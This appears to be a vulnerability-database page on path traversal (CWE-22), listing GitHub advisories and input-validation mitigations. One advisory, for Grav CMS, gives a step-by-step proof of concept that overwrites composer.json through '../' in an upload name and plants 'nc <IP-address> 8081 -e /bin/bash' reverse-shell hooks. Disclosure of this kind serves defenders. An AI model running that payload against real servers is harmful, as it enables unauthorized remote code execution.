CWE-22
Allowed-with-ReviewImproper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
Abstraction: Base · Status: Stable
The product uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory, but the product does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location that is outside of the restricted directory.
13294 vulnerabilities reference this CWE, most recent first.
GHSA-M7HF-MJGM-WGXP
Vulnerability from github – Published: 2022-05-14 01:45 – Updated: 2022-05-14 01:45Directory traversal in list_folders method in Buffalo TS5600D1206 version 3.61-0.10 allows attackers to list directory contents via the "path" parameter.
{
  "affected": [],
  "aliases": [
    "CVE-2018-13322"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-22"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2018-11-26T23:29:00Z",
    "severity": "MODERATE"
  },
  "details": "Directory traversal in list_folders method in Buffalo TS5600D1206 version 3.61-0.10 allows attackers to list directory contents via the \"path\" parameter.",
  "id": "GHSA-m7hf-mjgm-wgxp",
  "modified": "2022-05-14T01:45:30Z",
  "published": "2022-05-14T01:45:30Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2018-13322"
    },
    {
      "type": "WEB",
      "url": "https://blog.securityevaluators.com/buffalo-terastation-ts5600d1206-nas-cve-disclosure-ab5d159f036d"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-M7HX-HW6H-MQMC
Vulnerability from github – Published: 2024-03-22 16:29 – Updated: 2024-10-04 16:29Summary
Grav is vulnerable to a file upload path traversal vulnerability, that can allow an adversary to replace or create files with extensions such as .json, .zip, .css, .gif, etc. This vulnerabiltiy can allow attackers to inject arbitrary code on the server, undermine integrity of backup files by overwriting existing backups or creating new ones, and exfiltrating sensitive data using CSS Injection exfiltration techniques.
Installation Configuration
- Grav CMS 1.10.44
- Apache web server
- php-8.2
Details
Vulnerable code location: grav/system/src/Grav/Common/Media/Traits/MediaUploadTrait.php/checkFileMetadata() method_
public function checkFileMetadata(array $metadata, string $filename = null, array $settings = null): string
{
    // Add the defaults to the settings.
    $settings = $this->getUploadSettings($settings);

    // Destination is always needed (but it can be set in defaults).
    $self = $settings['self'] ?? false;
    if (!isset($settings['destination']) && $self === false) {
        throw new RuntimeException($this->translate('PLUGIN_ADMIN.DESTINATION_NOT_SPECIFIED'), 400);
    }

    if (null === $filename) {
        // If no filename is given, use the filename from the uploaded file (path is not allowed).
        $folder = '';
        $filename = $metadata['filename'] ?? '';
    } else {
        // If caller sets the filename, we will accept any custom path.
        $folder = dirname($filename); `-> Vulnerable Code`
        if ($folder === '.') {
            $folder = '';
        }
        $filename = Utils::basename($filename);
PoC
- Log in to the Grav CMS using a super administrator account.
- Add a user in the "Accounts" section with the following permissions:
- Login to Admin
- Page Update
- Log out of the super administrator account and log in with the previously created user account.
- Navigate to the https://admin/pages/home.
- Use the following command in Kali Linux to open a netcat listener:
nc -lvnp 8081
 Note: "nc" or netcat (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP. We are using this tool to get a reverse shell from the server hosting Grav CMS.
7. Using a web interception proxy, click on the "Page Media" section and upload a json file with the following added to the "scripts" section (https://getcomposer.org/doc/articles/scripts.md):
Note: "nc" or netcat (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP. We are using this tool to get a reverse shell from the server hosting Grav CMS.
7. Using a web interception proxy, click on the "Page Media" section and upload a json file with the following added to the "scripts" section (https://getcomposer.org/doc/articles/scripts.md):
"post-install-cmd": "nc <IP-address> 8081 -e /bin/bash",
"post-update-cmd": "nc <IP-address> 8081 -e /bin/bash"
Note: The post installation and update script used in this PoC is only for demonstration purposes. There are various other scripts that may be injected such as command that executes the corresponding script before any Composer Command is executed on the CLI.
 Note: . Please replace with the IP address of the Kali Linux netcat listener.
8. Modify the "name" parameter to "../../../c/omposer.json" and forward the request.
9. Observe the successful upload message from the server response:
Note: . Please replace with the IP address of the Kali Linux netcat listener.
8. Modify the "name" parameter to "../../../c/omposer.json" and forward the request.
9. Observe the successful upload message from the server response:
 10. In the Grav web root, observe that the "composer.json" file was successfully replaced by the malicious "composer.json" file containing a reverse shell script.
11. Run any variations of the following commands in the Grav web server and observe the successful reverse shell:
- bin/grav composer
- composer update
- composer install
10. In the Grav web root, observe that the "composer.json" file was successfully replaced by the malicious "composer.json" file containing a reverse shell script.
11. Run any variations of the following commands in the Grav web server and observe the successful reverse shell:
- bin/grav composer
- composer update
- composer install

Impact
-
Arbitrary Code Injection: Attackers can replace the composer.json file with a malicious one containing arbitratry composer scripts. This can result in code execution when the
composercommand is used for any purpose in the server. that can allow attackers to get a reverse shell on the server. -
Backup Compromise: .zip backup files can be replaced, undermining data integrity and recovery mechanisms:
-
Sensitive Information Exposure: Modification of .css files provides an avenue for attackers to exfiltrate sensitive information, such as usernames and passwords, compromising confidentiality.
{
"affected": [
{
"package": {
"ecosystem": "Packagist",
"name": "getgrav/grav"
},
"ranges": [
{
"events": [
{
"introduced": "0"
},
{
"fixed": "1.7.45"
}
],
"type": "ECOSYSTEM"
}
]
}
],
"aliases": [
"CVE-2024-27921"
],
"database_specific": {
"cwe_ids": [
"CWE-22"
],
"github_reviewed": true,
"github_reviewed_at": "2024-03-22T16:29:57Z",
"nvd_published_at": "2024-03-21T22:15:11Z",
"severity": "HIGH"
},
"details": "### Summary\nGrav is vulnerable to a file upload path traversal vulnerability, that can allow an adversary to replace or create files with extensions such as .json, .zip, .css, .gif, etc. This vulnerabiltiy can allow attackers to inject arbitrary code on the server, undermine integrity of backup files by overwriting existing backups or creating new ones, and exfiltrating sensitive data using CSS Injection exfiltration techniques.\n\n### Installation Configuration\n- Grav CMS 1.10.44\n- Apache web server\n- php-8.2\n\n### Details\n_**Vulnerable code location:**_ grav/system/src/Grav/Common/Media/Traits/MediaUploadTrait.php/checkFileMetadata() method_\n\n public function checkFileMetadata(array $metadata, string $filename = null, array $settings = null): string\n {\n // Add the defaults to the settings.\n $settings = $this-\u003egetUploadSettings($settings);\n\n // Destination is always needed (but it can be set in defaults).\n $self = $settings[\u0027self\u0027] ?? false;\n if (!isset($settings[\u0027destination\u0027]) \u0026\u0026 $self === false) {\n throw new RuntimeException($this-\u003etranslate(\u0027PLUGIN_ADMIN.DESTINATION_NOT_SPECIFIED\u0027), 400);\n }\n\n if (null === $filename) {\n // If no filename is given, use the filename from the uploaded file (path is not allowed). \n $folder = \u0027\u0027;\n $filename = $metadata[\u0027filename\u0027] ?? \u0027\u0027;\n } else {\n // If caller sets the filename, we will accept any custom path.\n $folder = dirname($filename); `-\u003e Vulnerable Code`\n if ($folder === \u0027.\u0027) {\n $folder = \u0027\u0027;\n }\n $filename = Utils::basename($filename);\n\n### PoC\n\n1. Log in to the Grav CMS using a super administrator account.\n2. Add a user in the \"Accounts\" section with the following permissions:\n- Login to Admin\n- Page Update\n3. Log out of the super administrator account and log in with the previously created user account.\n4. Navigate to the https://\u003cgrav\u003eadmin/pages/home.\n5. Use the following command in Kali Linux to open a netcat listener:\n```\nnc -lvnp 8081\n```\n\nNote: \"nc\" or netcat (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP. We are using this tool to get a reverse shell from the server hosting Grav CMS.\n7. Using a web interception proxy, click on the \"Page Media\" section and upload a json file with the following added to the \"scripts\" section (https://getcomposer.org/doc/articles/scripts.md):\n```\n\"post-install-cmd\": \"nc \u003cIP-address\u003e 8081 -e /bin/bash\",\n\"post-update-cmd\": \"nc \u003cIP-address\u003e 8081 -e /bin/bash\"\n```\n**_Note:_** The post installation and update script used in this PoC is only for demonstration purposes. There are various other scripts that may be injected such as `command` that executes the corresponding script before any Composer Command is executed on the CLI.\n\n_Note: . Please replace \u003cIP-address\u003e with the IP address of the Kali Linux netcat listener._\n8. Modify the \"name\" parameter to \"../../../c/omposer.json\" and forward the request.\n9. Observe the successful upload message from the server response:\n\n10. In the Grav web root, observe that the \"composer.json\" file was successfully replaced by the malicious \"composer.json\" file containing a reverse shell script.\n11. Run any variations of the following commands in the Grav web server and observe the successful reverse shell:\n- bin/grav composer\n- composer update\n- composer install\n\n\n### Impact\n\n1. **Arbitrary Code Injection:** Attackers can replace the composer.json file with a malicious one containing arbitratry composer scripts. This can result in code execution when the `composer` command is used for any purpose in the server. that can allow attackers to get a reverse shell on the server.\n\n2. **Backup Compromise:** .zip backup files can be replaced, undermining data integrity and recovery mechanisms:\n\n\n\n3. **Sensitive Information Exposure:** Modification of .css files provides an avenue for attackers to exfiltrate sensitive information, such as usernames and passwords, compromising confidentiality.\n",
"id": "GHSA-m7hx-hw6h-mqmc",
"modified": "2024-10-04T16:29:18Z",
"published": "2024-03-22T16:29:57Z",
"references": [
{
"type": "WEB",
"url": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc"
},
{
"type": "ADVISORY",
"url": "https://nvd.nist.gov/vuln/detail/CVE-2024-27921"
},
{
"type": "WEB",
"url": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99"
},
{
"type": "PACKAGE",
"url": "https://github.com/getgrav/grav"
}
],
"schema_version": "1.4.0",
"severity": [
{
"score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
"type": "CVSS_V3"
}
],
"summary": "Grav File Upload Path Traversal"
}
GHSA-M7J7-JJH9-5G39
Vulnerability from github – Published: 2025-12-23 00:30 – Updated: 2025-12-23 00:30SOUND4 IMPACT/FIRST/PULSE/Eco v2.x contains an unauthenticated directory traversal vulnerability that allows remote attackers to write arbitrary files through the 'upgfile' parameter in upload.cgi. Attackers can exploit the vulnerability by sending crafted multipart form-data POST requests with directory traversal sequences to write files to unintended system locations.
{
  "affected": [],
  "aliases": [
    "CVE-2023-53962"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-22"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2025-12-22T22:16:00Z",
    "severity": "HIGH"
  },
  "details": "SOUND4 IMPACT/FIRST/PULSE/Eco v2.x contains an unauthenticated directory traversal vulnerability that allows remote attackers to write arbitrary files through the \u0027upgfile\u0027 parameter in upload.cgi. Attackers can exploit the vulnerability by sending crafted multipart form-data POST requests with directory traversal sequences to write files to unintended system locations.",
  "id": "GHSA-m7j7-jjh9-5g39",
  "modified": "2025-12-23T00:30:31Z",
  "published": "2025-12-23T00:30:31Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2023-53962"
    },
    {
      "type": "WEB",
      "url": "https://web.archive.org/web/20221207074555/https://www.sound4.com"
    },
    {
      "type": "WEB",
      "url": "https://www.exploit-db.com/exploits/51172"
    },
    {
      "type": "WEB",
      "url": "https://www.vulncheck.com/advisories/sound-impactfirstpulseeco-x-unauthenticated-directory-traversal-file-write"
    },
    {
      "type": "WEB",
      "url": "https://www.zeroscience.mk/en/vulnerabilities/ZSL-2022-5730.php"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N",
      "type": "CVSS_V3"
    },
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:H/VA:L/SC:N/SI:N/SA:N/E:X/CR:X/IR:X/AR:X/MAV:X/MAC:X/MAT:X/MPR:X/MUI:X/MVC:X/MVI:X/MVA:X/MSC:X/MSI:X/MSA:X/S:X/AU:X/R:X/V:X/RE:X/U:X",
      "type": "CVSS_V4"
    }
  ]
}
GHSA-M7JP-2CHF-R9QJ
Vulnerability from github – Published: 2022-05-17 02:57 – Updated: 2022-05-17 02:57An issue was discovered in Belden Hirschmann GECKO Lite Managed switch, Version 2.0.00 and prior versions. After an administrator downloads a configuration file, a copy of the configuration file, which includes hashes of user passwords, is saved to a location that is accessible without authentication by path traversal.
{
  "affected": [],
  "aliases": [
    "CVE-2017-5163"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-22"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2017-02-13T21:59:00Z",
    "severity": "MODERATE"
  },
  "details": "An issue was discovered in Belden Hirschmann GECKO Lite Managed switch, Version 2.0.00 and prior versions. After an administrator downloads a configuration file, a copy of the configuration file, which includes hashes of user passwords, is saved to a location that is accessible without authentication by path traversal.",
  "id": "GHSA-m7jp-2chf-r9qj",
  "modified": "2022-05-17T02:57:03Z",
  "published": "2022-05-17T02:57:03Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2017-5163"
    },
    {
      "type": "WEB",
      "url": "https://ics-cert.us-cert.gov/advisories/ICSA-17-026-02"
    },
    {
      "type": "WEB",
      "url": "http://www.securityfocus.com/bid/95815"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-M7M5-F625-9J3W
Vulnerability from github – Published: 2026-03-20 09:32 – Updated: 2026-03-20 09:32The ilGhera Carta Docente for WooCommerce plugin for WordPress is vulnerable to Path Traversal in all versions up to, and including, 1.5.0 via the 'cert' parameter of the 'wccd-delete-certificate' AJAX action. This is due to insufficient file path validation before performing a file deletion. This makes it possible for authenticated attackers, with Administrator-level access and above, to delete arbitrary files on the server, such as wp-config.php, which can make site takeover and remote code execution possible.
{
  "affected": [],
  "aliases": [
    "CVE-2026-2421"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-22"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-03-20T09:16:14Z",
    "severity": "MODERATE"
  },
  "details": "The ilGhera Carta Docente for WooCommerce plugin for WordPress is vulnerable to Path Traversal in all versions up to, and including, 1.5.0 via the \u0027cert\u0027 parameter of the \u0027wccd-delete-certificate\u0027 AJAX action. This is due to insufficient file path validation before performing a file deletion. This makes it possible for authenticated attackers, with Administrator-level access and above, to delete arbitrary files on the server, such as wp-config.php, which can make site takeover and remote code execution possible.",
  "id": "GHSA-m7m5-f625-9j3w",
  "modified": "2026-03-20T09:32:10Z",
  "published": "2026-03-20T09:32:10Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-2421"
    },
    {
      "type": "WEB",
      "url": "https://plugins.trac.wordpress.org/browser/wc-carta-docente/tags/1.4.7/includes/class-wccd-admin.php#L88"
    },
    {
      "type": "WEB",
      "url": "https://plugins.trac.wordpress.org/browser/wc-carta-docente/tags/1.5.1/includes/class-wccd-admin.php#L80"
    },
    {
      "type": "WEB",
      "url": "https://plugins.trac.wordpress.org/browser/wc-carta-docente/trunk/includes/class-wccd-admin.php#L88"
    },
    {
      "type": "WEB",
      "url": "https://www.wordfence.com/threat-intel/vulnerabilities/id/7aab1307-7fb5-46fb-ae12-087dce3086fc?source=cve"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:H/A:H",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-M7M9-PFXP-4F67
Vulnerability from github – Published: 2022-05-14 02:37 – Updated: 2022-05-14 02:37Multiple directory traversal vulnerabilities in Pligg 9.9 and earlier allow remote attackers to (1) determine the existence of arbitrary files via a .. (dot dot) in the $tb_url variable in trackback.php, or (2) include arbitrary files via a .. (dot dot) in the template parameter to settemplate.php.
{
  "affected": [],
  "aliases": [
    "CVE-2008-7090"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-22"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2009-08-26T14:24:00Z",
    "severity": "HIGH"
  },
  "details": "Multiple directory traversal vulnerabilities in Pligg 9.9 and earlier allow remote attackers to (1) determine the existence of arbitrary files via a .. (dot dot) in the $tb_url variable in trackback.php, or (2) include arbitrary files via a .. (dot dot) in the template parameter to settemplate.php.",
  "id": "GHSA-m7m9-pfxp-4f67",
  "modified": "2022-05-14T02:37:45Z",
  "published": "2022-05-14T02:37:45Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2008-7090"
    },
    {
      "type": "WEB",
      "url": "https://exchange.xforce.ibmcloud.com/vulnerabilities/44190"
    },
    {
      "type": "WEB",
      "url": "https://exchange.xforce.ibmcloud.com/vulnerabilities/44191"
    },
    {
      "type": "WEB",
      "url": "https://www.exploit-db.com/exploits/6173"
    },
    {
      "type": "WEB",
      "url": "http://www.gulftech.org/?node=research\u0026article_id=00120-07312008"
    },
    {
      "type": "WEB",
      "url": "http://www.osvdb.org/50187"
    },
    {
      "type": "WEB",
      "url": "http://www.osvdb.org/50188"
    },
    {
      "type": "WEB",
      "url": "http://www.securityfocus.com/archive/1/494987/100/0/threaded"
    },
    {
      "type": "WEB",
      "url": "http://www.securityfocus.com/bid/30458"
    }
  ],
  "schema_version": "1.4.0",
  "severity": []
}
GHSA-M7Q5-X69W-QC6V
Vulnerability from github – Published: 2024-04-03 18:30 – Updated: 2024-04-03 18:30A vulnerability in the Out-of-Band (OOB) Plug and Play (PnP) feature of Cisco Nexus Dashboard Fabric Controller (NDFC) could allow an unauthenticated, remote attacker to read arbitrary files.
This vulnerability is due to an unauthenticated provisioning web server. An attacker could exploit this vulnerability through direct web requests to the provisioning server. A successful exploit could allow the attacker to read sensitive files in the PnP container that could facilitate further attacks on the PnP infrastructure.
{
  "affected": [],
  "aliases": [
    "CVE-2024-20348"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-22",
      "CWE-27"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2024-04-03T17:15:49Z",
    "severity": "HIGH"
  },
  "details": "A vulnerability in the Out-of-Band (OOB) Plug and Play (PnP) feature of Cisco Nexus Dashboard Fabric Controller (NDFC) could allow an unauthenticated, remote attacker to read arbitrary files.\n\n This vulnerability is due to an unauthenticated provisioning web server. An attacker could exploit this vulnerability through direct web requests to the provisioning server. A successful exploit could allow the attacker to read sensitive files in the PnP container that could facilitate further attacks on the PnP infrastructure.",
  "id": "GHSA-m7q5-x69w-qc6v",
  "modified": "2024-04-03T18:30:41Z",
  "published": "2024-04-03T18:30:41Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2024-20348"
    },
    {
      "type": "WEB",
      "url": "https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ndfc-dir-trav-SSn3AYDw"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-M7Q8-8FGQ-QMC2
Vulnerability from github – Published: 2022-05-02 06:17 – Updated: 2022-05-02 06:17Directory traversal vulnerability in the JCollection (com_jcollection) component for Joomla! allows remote attackers to read arbitrary files via a .. (dot dot) in the controller parameter to index.php.
{
  "affected": [],
  "aliases": [
    "CVE-2010-0944"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-22"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2010-03-08T15:30:00Z",
    "severity": "MODERATE"
  },
  "details": "Directory traversal vulnerability in the JCollection (com_jcollection) component for Joomla! allows remote attackers to read arbitrary files via a .. (dot dot) in the controller parameter to index.php.",
  "id": "GHSA-m7q8-8fgq-qmc2",
  "modified": "2022-05-02T06:17:18Z",
  "published": "2022-05-02T06:17:18Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2010-0944"
    },
    {
      "type": "WEB",
      "url": "https://exchange.xforce.ibmcloud.com/vulnerabilities/55514"
    },
    {
      "type": "WEB",
      "url": "http://packetstormsecurity.org/1001-exploits/joomlajcollection-traversal.txt"
    },
    {
      "type": "WEB",
      "url": "http://www.exploit-db.com/exploits/11088"
    },
    {
      "type": "WEB",
      "url": "http://www.securityfocus.com/bid/37691"
    }
  ],
  "schema_version": "1.4.0",
  "severity": []
}
GHSA-M7QR-8828-2FM9
Vulnerability from github – Published: 2022-05-24 19:01 – Updated: 2022-05-24 19:01IBM QRadar SIEM 7.3 and 7.4 when decompressing or verifying signature of zip files processes data in a way that may be vulnerable to path traversal attacks. IBM X-Force ID: 192905.
{
  "affected": [],
  "aliases": [
    "CVE-2020-4993"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-22"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2021-05-05T16:15:00Z",
    "severity": "MODERATE"
  },
  "details": "IBM QRadar SIEM 7.3 and 7.4 when decompressing or verifying signature of zip files processes data in a way that may be vulnerable to path traversal attacks. IBM X-Force ID: 192905.",
  "id": "GHSA-m7qr-8828-2fm9",
  "modified": "2022-05-24T19:01:25Z",
  "published": "2022-05-24T19:01:25Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2020-4993"
    },
    {
      "type": "WEB",
      "url": "https://exchange.xforce.ibmcloud.com/vulnerabilities/192905"
    },
    {
      "type": "WEB",
      "url": "https://www.ibm.com/support/pages/node/6449672"
    }
  ],
  "schema_version": "1.4.0",
  "severity": []
}
GHSA-M7R6-43V2-49VF
Vulnerability from github – Published: 2022-05-01 18:44 – Updated: 2023-09-21 23:19Directory traversal vulnerability in DirHandler (lib/mongrel/handlers.rb) in Mongrel 1.0.4 (1.0.3 and prior are not affected) and 1.1.x before 1.1.3 allows remote attackers to read arbitrary files via an HTTP request containing double-encoded sequences (.%252e).
{
  "affected": [
    {
      "package": {
        "ecosystem": "RubyGems",
        "name": "mongrel"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "1.0.4"
            },
            {
              "fixed": "1.0.5"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ],
      "versions": [
        "1.0.4"
      ]
    },
    {
      "package": {
        "ecosystem": "RubyGems",
        "name": "mongrel"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "1.1.0"
            },
            {
              "fixed": "1.1.3"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2007-6612"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-22"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2023-09-21T23:19:53Z",
    "nvd_published_at": "2008-01-03T22:46:00Z",
    "severity": "MODERATE"
  },
  "details": "Directory traversal vulnerability in DirHandler (lib/mongrel/handlers.rb) in Mongrel 1.0.4 (1.0.3 and prior are not affected) and 1.1.x before 1.1.3 allows remote attackers to read arbitrary files via an HTTP request containing double-encoded sequences (`.%252e`).",
  "id": "GHSA-m7r6-43v2-49vf",
  "modified": "2023-09-21T23:19:53Z",
  "published": "2022-05-01T18:44:39Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2007-6612"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/mongrel/mongrel"
    },
    {
      "type": "WEB",
      "url": "https://lists.apple.com/archives/security-announce/2008//May/msg00001.html"
    },
    {
      "type": "WEB",
      "url": "https://web.archive.org/web/20080111034049/http://rubyforge.org/pipermail/mongrel-users/2007-December/004743.html"
    },
    {
      "type": "WEB",
      "url": "https://web.archive.org/web/20200301091534/http://www.securityfocus.com/bid/27133"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [],
  "summary": "Mongrel vulnerable to directory traversal via double-encoded sequences"
}
Mitigation MIT-5.1
Strategy: Input Validation
- Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does.
- When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if the input is only expected to contain colors such as "red" or "blue."
- Do not rely exclusively on looking for malicious or malformed inputs. This is likely to miss at least one undesirable input, especially if the code's environment changes. This can give attackers enough room to bypass the intended validation. However, denylists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.
- When validating filenames, use stringent allowlists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36. Use a list of allowable file extensions, which will help to avoid CWE-434.
- Do not rely exclusively on a filtering mechanism that removes potentially dangerous characters. This is equivalent to a denylist, which may be incomplete (CWE-184). For example, filtering "/" is insufficient protection if the filesystem also supports the use of "\" as a directory separator. Another possible error could occur when the filtering is applied in a way that still produces dangerous data (CWE-182). For example, if "../" sequences are removed from the ".../...//" string in a sequential fashion, two instances of "../" would be removed from the original string, but the remaining characters would still form the "../" string.
Mitigation MIT-15
For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.
Mitigation MIT-20.1
Strategy: Input Validation
- Inputs should be decoded and canonicalized to the application's current internal representation before being validated (CWE-180). Make sure that the application does not decode the same input twice (CWE-174). Such errors could be used to bypass allowlist validation schemes by introducing dangerous inputs after they have been checked.
- Use a built-in path canonicalization function (such as realpath() in C) that produces the canonical version of the pathname, which effectively removes ".." sequences and symbolic links (CWE-23, CWE-59). This includes:
- realpath() in C
- getCanonicalPath() in Java
- GetFullPath() in ASP.NET
- realpath() or abs_path() in Perl
- realpath() in PHP
Mitigation MIT-4
Strategy: Libraries or Frameworks
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid [REF-1482].
Mitigation MIT-29
Strategy: Firewall
